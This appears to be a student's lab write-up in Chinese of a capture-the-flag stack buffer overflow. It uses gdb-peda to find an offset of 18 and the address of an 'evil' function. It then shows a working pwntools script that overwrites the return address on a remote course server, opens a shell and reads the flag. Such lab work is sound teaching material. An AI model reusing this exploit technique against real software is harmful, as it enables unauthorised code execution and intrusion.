

Lab3




```
jeremy@jeremy-VirtualBox:~/Desktop/sf_ass$ gdb easy_bof
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
NTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from easy_bof...(no debugging symbols found)...done.
gdb-peda$ b main
Breakpoint 1 at 0x40068c
gdb-peda$
```

用gdb去看easy_bof的執行狀況；先在main上設一個breakpoint。




```
=> 0x4006e7 <main+95>:  mov     eax,0x0
   0x4006ec <main+100>: call    0x400580 <gets@plt>
   0x4006f1 <main+105>: lea     rax,[rbp-0xa]
   0x4006f5 <main+109>: mov     rdi,rax
   0x4006f8 <main+112>: call    0x400550 <puts@plt>
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffdce0 --> 0x7fffffffddd0 --> 0x1
0008| 0x7fffffffdce8 --> 0x0
0016| 0x7fffffffdcf0 --> 0x400710 (<__libc_csu_init>:    push   r15)
0024| 0x7fffffffdcf8 --> 0x7ffff7a2d830 (<__libc_start_main+240>:       mov    e
di,eax)
0032| 0x7fffffffdd00 --> 0x1
0040| 0x7fffffffdd08 --> 0x7fffffffddd8 --> 0x7fffffffe1b8 ("/home/jeremy/Deskto
p/sf_ass/easy_bof")
0048| 0x7fffffffdd10 --> 0x1f7ffcca0
0056| 0x7fffffffdd18 --> 0x400688 (<main>:      push   rbp)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x00000000004006e7 in main ()
gdb-peda$ pattc 100
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4
AAJAAfAA5AAKAAgAA6AAL'
gdb-peda$
```

之後開始執行easy_bof，執行到breakpoint後，用指令“n”去執行一條條assembly指令，直到準備call get。先去用gdb產生一個長度為100的字串。




```
jeremy@jeremy-VirtualBox: ~/Desktop/sf_ass
0056| 0x7fffffffdd18 --> 0x400688 (<main>:	push   rbp)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x00000000004006ec in main ()
gdb-peda$ n
AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4A
AJAAfAA5AAKAAgAA6AAL

[----------------------------------registers-----------------------------------]
RAX: 0x7fffffffdce6 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAc
AA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
RBX: 0x0
RCX: 0x7ffff7dd18e0 --> 0xfbad208b
RDX: 0x7ffff7dd3790 --> 0x0
RSI: 0x7ffff7dd1963 --> 0xdd3790000000000a
RDI: 0x0
RBP: 0x7fffffffdcf0 ("AA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdA
A3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
RSP: 0x7fffffffdce0 --> 0x41417fffffffddd0
RIP: 0x4006f1 (<main+105>:	lea    rax,[rbp-0xa])
R8 : 0x7ffff7dd3780 --> 0x0
R9 : 0x7ffff7fdf700 (0x00007ffff7fdf700)
R10: 0x57 ('W')
R11: 0x246
```

之後繼續執行程式，程式需要輸入字串。在這裡輸入剛剛用gdb pattc100產生的隨機字串。




```
jeremy@jeremy-VirtualBox: ~/Desktop/sf_ass
A2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0016| 0x7fffffffdcf0 ("AA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAd
AA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0024| 0x7fffffffdcf8 ("CAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAA
eAA4AAJAAfAA5AAKAAgAA6AAL")
0032| 0x7fffffffdd00 ("ADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJA
AfAA5AAKAAgAA6AAL")
0040| 0x7fffffffdd08 ("AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAK
AAgAA6AAL")
0048| 0x7fffffffdd10 ("0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AA
L")
0056| 0x7fffffffdd18 ("A1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x00000000004006f1 in main ()
gdb-peda$ info frame
Stack level 0, frame at 0x7fffffffdd00:
 rip = 0x4006f1 in main; saved rip = 0x412841412d414143
 called by frame at 0x7fffffffdd08
 Arglist at 0x7fffffffdcf0, args:
 Locals at 0x7fffffffdcf0, Previous frame's sp is 0x7fffffffdd00
 Saved registers:
  rbp at 0x7fffffffdcf0, rip at 0x7fffffffdcf8
gdb-peda$
```

用info frame來看buffer overflow的狀況。看到rip的值從原本的0x4006f1被改成
0x412841412d414143。



```
gdb-peda$ info frame
Stack level 0, frame at 0x7fffffffdd00:
 rip = 0x4006f1 in main; saved rip = 0x412841412d414143
 called by frame at 0x7fffffffdd08
 Arglist at 0x7fffffffdcf0, args:
 Locals at 0x7fffffffdcf0, Previous frame's sp is 0x7fffffffdd00
 Saved registers:
  rbp at 0x7fffffffdcf0, rip at 0x7fffffffdcf8
gdb-peda$ pattern offset 0x412841412d414143
4695074359721673027 found at offset: 18
gdb-peda$
```


用gdb pattern offset指令去找0x412841412d414143在原字串的哪個位置開始，查到offset為18。



```
gdb-peda$ info address evil
Symbol "evil" is at 0x400677 in a file compiled without debugging.
gdb-peda$
```

接著用info address evil去看evil的memory address。


有了這些資訊，接著去寫python。



jeremy@jeremy-VirtualBox: ~/Desktop/sf_ass

```
from pwn import *

local = False
elf = 'easy_bof'
if local:
    context.binary = './'+elf
    r = process("./"+elf)
else:
    ip = "sqlab.zongyuan.nctu.me"
    port = 6000
    r = remote(ip,port)

context.arch = 'amd64'
addr = p64(0x400677)
payload = 'A' * 18 + addr

r.recvuntil(':')
r.sendline(payload)
r.interactive()
~
~
~
~
"edit_address.py" 19L, 321C
```

讓addr為0x400677的little endian（以64位元表示），而payload為addr前面在塞18個“A”。
接著用sendline餵payload進去執行中的easy_bof。



```
jeremy@jeremy-VirtualBox:~/Desktop/sf_ass$ python edit_address.py
[+] Opening connection to sqlab.zongyuan.nctu.me on port 6000: Done
[*] Switching to interactive mode

AAAAAAAAAAAAAAAAAAAw\x06@
$ ls
Makefile
bin
dev
easy_bof
easy_bof.c
flag
lib
lib32
lib64
$ cat flag
balqs{WoW_you_know_buf_overflow?}
$ 
```

可以看到buffer overflow攻擊成功，呼叫了system(/bin/sh)。在command line中打ls看到flag檔案。用cat flag印出flag資訊！